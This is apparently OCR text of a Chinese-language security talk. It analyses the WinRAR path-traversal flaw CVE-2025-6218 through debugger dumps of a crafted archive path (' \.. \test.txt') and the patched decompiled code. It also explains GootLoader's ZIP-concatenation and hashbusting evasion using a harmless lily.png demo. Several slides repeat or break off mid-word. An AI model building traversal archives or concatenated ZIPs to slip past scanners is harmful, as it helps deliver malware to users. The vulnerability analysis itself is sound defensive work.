RAX 0000013CCF9944D0 L"C:\\Users\\Administrator\\Desktop\\測試環境\\新增資料
RBX 00007FF636638378 &L"C:\\Users\\Administrator\\Desktop\\測試環境\\新增資料
RCX 00007FF636638378 &L"C:\\Users\\Administrator\\Desktop\\測試環境\\新增資料
RDX 000000000000002A '*'
RBP 0000001530CED190
RSP 0000001530CED130 &L" \\.. \\test.txt"
RSI 00007FF636638390 winrar.00007FF636638390
RDI 000000000000002A '*'
R8 0000000000000001
R9 0000000000000000
R10 0000000000008000
R11 0000001530CED0A0
R12 000000000000005F '_'
R13 0000000000000000
R14 00007FF636638390 winrar.00007FF636638390
R15 000000000000002A '*'
RIP 00007FF6364C3101 winrar.00007FF6364C3101
RFLAGS 0000000000000391
ZF 0 PF 0 AF 1
OF 0 SF 1 DF 0
CF 1 TF 1 IF 1
LastError 00000000 (ERROR_SUCCESS)
LastStatus C000000F (STATUS_NO_SUCH_FILE)
預設 (x64 fastcall)
1: rcx 00007FF636638378 winrar.00007FF636638378 &L"C:\\Users\\Administrator\\De
2: rdx 000000000000002A 000000000000002A
3: r8 0000000000000001 0000000000000001
4: r9 0000000000000000 0000000000000000
5: [rsp+20] 00007FF636638378 winrar.00007FF636638378 &L"C:\\Users\\Administrator
winrar.00007FF6363EA328
.text:00007FF6364C3101 winrar.exe:$E3101 #E2501
資料視窗 1 資料視窗 2 資料視窗 3 資料視窗 4 資料視窗 5 監視 1 區域變數 結構體
位址 十六進位 UNICODE
0000013CCF9944A0 32 00 35 00 2D 00 36 00 32 00 31 00 38 00 2E 00 25-6218.
0000013CCF9944B0 7A 00 69 00 70 00 00 00 7A 00 69 00 70 00 00 00 zip.zip.
0000013CCF9944C0 00 00 00 00 00 00 00 00 D8 46 7E EB 00 12 00 90 ....
0000013CCF9944D0 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 C:\Users
0000013CCF9944E0 5C 00 41 00 64 00 6D 00 69 00 6E 00 69 00 73 00 \Adminis
0000013CCF9944F0 74 00 72 00 61 00 74 00 6F 00 72 00 5C 00 44 00 trator\D
0000013CCF994500 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 2C 6E esktop\.
0000013CCF994510 66 8A B0 74 83 58 5C 00 B0 65 9E 58 C7 8C 99 65 ...\....
0000013CCF994520 3E 59 5C 00 20 00 5C 00 2E 00 2E 00 20 00 5C 00 .\ \.. \
0000013CCF994530 74 00 65 00 73 00 74 00 2E 00 74 00 78 00 74 00 test.txt
0000001530CED1E 0000013CCF9B586 L" \\.. \\test.txt"
0000001530CED1 00007FF6364C2F6 return to winrar.00007FF6364C2F67 from winrar.00007
0000001530CED1 00007FF6366383 winrar.&L"C:\\Users\\Administrator\\Desktop\\測試環境
0000001530CED1 0000013C0000000
0000001530CED1 00007FF6366383 winrar.&L"C:\\Users\\Administrator\\Desktop\\測試環境
0000001530CED1 00007FF6364C2A0 return to winrar.00007FF6364C2A05 from winrar.00007
0000001530CED1 0000013CCF9B54
0000001530CED1 0000013CCF9800
0000001530CED1 0000000000000
0000001530CED1 0000000000000
0000001530CED1 0000000000000
0000001530CED1 000047FFEDB112
0000001530CED1 0000000000000


動態分析看解壓過程


Before:
十六進位
UNICODE
32 00 35 00 2D 00 36 00 32 00 31 00 38 00 2E 00 25-6218.
7A 00 69 00 70 00 00 00 7A 00 69 00 70 00 00 00 zip.zip.
00 00 00 00 00 00 00 00 D8 46 7E EB 00 12 00 90 ....
43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 C:\Users
5C 00 41 00 64 00 6D 00 69 00 6E 00 69 00 73 00 \Adminis
74 00 72 00 61 00 74 00 6F 00 72 00 5C 00 44 00 trator\D
65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 2C 6E esktop\.
66 8A B0 74 83 58 5C 00 B0 65 9E 58 C7 8C 99 65 ...\....
3E 59 5C 00 20 00 5C 00 2E 00 2E 00 20 00 5C 00 .\ \.. \
74 00 65 00 73 00 74 00 2E 00 74 00 78 00 74 00 test.txt
00 00 52 00 65 00 63 00 65 00 6E 00 74 00 00 00 .Recent.
00 00 00 00 00 00 00 00 C1 46 77 EB 00 13 00 88 ....
After:
資料視窗 2
資料視窗 3
資料視窗 4
資料視窗 5
十六進位
UNICODE
32 00 35 00 2D 00 36 00 32 00 31 00 38 00 2E 00 25-6218.
7A 00 69 00 70 00 00 00 7A 00 69 00 70 00 00 00 zip.zip.
00 00 00 00 00 00 00 00 D8 46 7E EB 00 12 00 90 ....
43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 C:\Users
5C 00 41 00 64 00 6D 00 69 00 6E 00 69 00 73 00 \Adminis
74 00 72 00 61 00 74 00 6F 00 72 00 5C 00 44 00 trator\D
65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 2C 6E esktop\.
66 8A B0 74 83 58 5C 00 B0 65 9E 58 C7 8C 99 65 ...\....
3E 59 5C 00 5C 00 2E 00 2E 00 20 00 5C 00 74 00 .\\.. \t
65 00 73 00 74 00 2E 00 74 00 78 00 74 00 00 00 est.txt.
00 00 52 00 65 00 63 00 65 00 6E 00 74 00 00 00 .Recent.
經過函式處理後空格消失
Before vs After




經過函式處理後空格消失

Before vs After



經過函式處理後空格消失

Before vs After



最終結果 空格全被刪掉

漏洞路徑文件誕生

新版本會如何修正?

變更過後的函式

```
if ( *((_WORD *)v9 + offset - 1) != '.' )
  goto LABEL_35;
if ( offset != 1 )
{
  v10 = a1;
  if ( a1[3] > 7u )
    v10 = (_QWORD *)*a1;
  if ( *((_WORD *)v10 + offset - 2) != '\\'
    && *((_WORD *)v10 + offset - 2) != '/'
    && (offset != 3 || !(unsigned __int8)sub_1400F8778(a1)) )
  {

    v11 = a1;
    if ( a1[3] > 7u )
      v11 = (_QWORD *)*a1;
    *((_WORD *)v11 + offset) = '_';//  將敏感內容pattch成底線
  }
}
```

修正前vs修正後

修正前

十六進位																UNICODE
32	00	35	00	2D	00	36	00	32	00	31	00	38	00	2E	00	25-6218.
7A	00	69	00	70	00	00	00	7A	00	69	00	70	00	00	00	zip.zip.
00	00	00	00	00	00	00	00	D8	46	7E	EB	00	12	00	90	....
43	00	3A	00	5C	00	55	00	73	00	65	00	72	00	73	00	C:\Users
5C	00	41	00	64	00	6D	00	69	00	6E	00	69	00	73	00	\Adminis
74	00	72	00	61	00	74	00	6F	00	72	00	5C	00	44	00	trator\D
65	00	73	00	6B	00	74	00	6F	00	70	00	5C	00	2C	6E	esktop\.
66	8A	B0	74	83	58	5C	00	B0	65	9E	58	C7	8C	99	65	...\....
3E	59	5C	00	5C	00	2E	00	2E	00	5C	00	74	00	65	00	.\\..\te
73	00	74	00	2E	00	74	00	78	00	74	00	00	00	00	00	st.txt..
00	00	52	00	65	00	63	00	65	00	6E	00	74	00	00	00	.Recent.

修正前資料夾結構:

測試環境/

- test.txt
- 新增資料夾/
  - CVE-2025-6218.zip
  - WinRAR.exe

修正後資料夾結構:

測試環境/

- 新增資料夾/
  - CVE-2025-6218.zip
  - WinRAR.exe
  - _/
    - .._/
      - test.txt

修正後


十六進位																UNICODE
43	00	3A	00	5C	00	55	00	73	00	65	00	72	00	73	00	C:\Users
5C	00	41	00	64	00	6D	00	69	00	6E	00	69	00	73	00	\Adminis
74	00	72	00	61	00	74	00	6F	00	72	00	5C	00	44	00	trator\D
65	00	73	00	6B	00	74	00	6F	00	70	00	5C	00	2C	6E	esktop\.
66	8A	B0	74	83	58	5C	00	B0	65	9E	58	C7	8C	99	65	...\....
3E	59	5C	00	5F	00	5C	00	2E	00	2E	00	5F	00	5C	00	._\.._\
74	00	65	00	73	00	74	00	2E	00	74	00	78	00	74	00	test.txt
00	00	30	00	31	00	00	00	78	00	65	00	00	00	00	00	.01.xe..

案例二、GootLoader 襲來

攻擊事件介紹

今年(2026)一月底時，惡意軟體 GootLoader 變體出現，積極透過ZIP檔案串接技術（ZIP Concatenation）作為攻擊手法。同時，僅有在Windows檔案總管（File Explorer）開啟時，才會啟動感染鏈；若是資安人員透過7-Zip、WinRAR等解壓縮工具，或是沙箱環境等自動化分析工具，則無法存取壓縮檔的內容

參考連結: iThome



壓縮檔攻擊核心

壓縮檔實際上由複數個ZIP檔串接而成，並且由於壓縮檔**彈性且靈活**的檔案結構特性，仍可正常進行解壓操作。

ZIP檔案串接技術
(ZIP Concatenation)

在不同壓縮軟體所見的結果都不相同。例如僅有透過Windows檔案總管（File Explorer）開啟時，可以看見**檔案A**；若是資安人員透過7-Zip、WinRAR等解壓縮工具，則是會看到**檔案B**。

修改檔案結構
使呈現上有所不同

壓縮檔攻擊核心

壓縮檔實際上由複數個ZIP檔串接而成，並且由於壓縮檔**彈性且靈活**的檔案結構特性，仍可正常進行解壓操作。

ZIP檔案串接技術
(ZIP Concatenation)

在不同壓縮軟體所見的結果都不相同。例如僅有透過Windows檔案總管（File Explorer）開啟時，可以看見**檔案A**；若是資安人員透過7-Zip、WinRAR等解壓縮工具，則是會看到**檔案B**。


修改檔案結構
使呈現上有所不同

ZIP檔案串接技術
(ZIP Concatenation)

將 lily.png 壓縮成 lily.zip

然後透過 串接.py， 單純將 lily.zip 內容重複一次

隨後寫入 double_lily.zip



ZIP檔案串接技

(ZIP Concatena

將 lily.png 壓縮成 lily.zip

然後透過 串接.py， 單純將 lily.zip 內

隨後寫入 double_lily.zip


ZIP檔案串接技

(ZIP Concatenat

將 lily.png 壓縮成 lily.zip

然後透過 串接.py， 單純將 lily.zip

隨後寫入 double_lily.zip



ZIP檔案串接技術

(ZIP Concatenati

將 lily.png 壓縮成 lily.zip

然後透過 串接.py， 單純將

隨後寫入 double_lily.zi

實際解壓

```
PS > .\WinRAR.exe x .\lily.zip .
PS > ls


    目錄： C:\Users\betan\Desktop\WorkPlace\zip\測試環境\unzip


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2026/3/1  上午 01:26        2214920 double_lily.zip
-a----         2026/1/9  上午 02:26        1108515 lily.png
-a----         2026/3/1  上午 01:26        1107460 lily.zip
-a----        2025/7/31  上午 03:49        3375824 WinRAR.exe
```

```
PS > .\WinRAR.exe x .\double_lily.zip .
PS > ls


    目錄： C:\Users\betan\Desktop\WorkPlace\zip\測試環境\unzip


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2026/3/1  上午 01:26        2214920 double_lily.zip
-a----         2026/1/9  上午 02:26        1108515 lily.png
-a----         2026/3/1  上午 01:26        1107460 lily.zip
-a----        2025/7/31  上午 03:49        3375824 WinRAR.exe
```

lily.zip 解壓結果

順利解壓出 lily.png

double_lily.zip 解壓結果

順利解壓出 lily.png

數量任意

即使拼接了300個原始檔案的zip
也都是可以正常解壓縮的

```
PS > ls


    目錄： C:\Users\betan\Desktop\WorkPlace\zip\測試環境\unzip


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2026/3/1  上午 01:39      333345460 300.zip
-a----        2025/7/31  上午 03:49        3375824 WinRAR.exe


PS > .\WinRAR.exe x .\300.zip .
PS > ls


    目錄： C:\Users\betan\Desktop\WorkPlace\zip\測試環境\unzip


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2026/3/1  上午 01:39      333345460 300.zip
-a----         2026/1/9  上午 02:26        1108515 lily.png
-a----        2025/7/31  上午 03:49        3375824 WinRAR.exe
```

數量任意

即使拼接了300個原始檔案的zip
也都是可以正常解壓縮的

SO?

攻擊具體風險危害

雜湊之特性之一：獨一無二。只要修改任意內容都會使得雜湊結果不同。因此只須隨機修改串接壓縮檔的數量，每次惡意壓縮檔的雜湊都是隨機的。
傳統的入侵指標(IoC)、黑名單機制等都將失效。

雜湊破壞（hashbusting）

?

攻擊具

雜湊之特
意內容都
隨機修改
縮檔的雜
傳統的入
失效。

雜湊破

壓縮檔攻擊核心

壓縮檔實際上由複數個ZIP檔串接而成，並且由於壓縮檔**彈性且靈活**的檔案結構特性，仍可正常進行解壓操作。

ZIP檔案串接技術
(ZIP Concatenation)

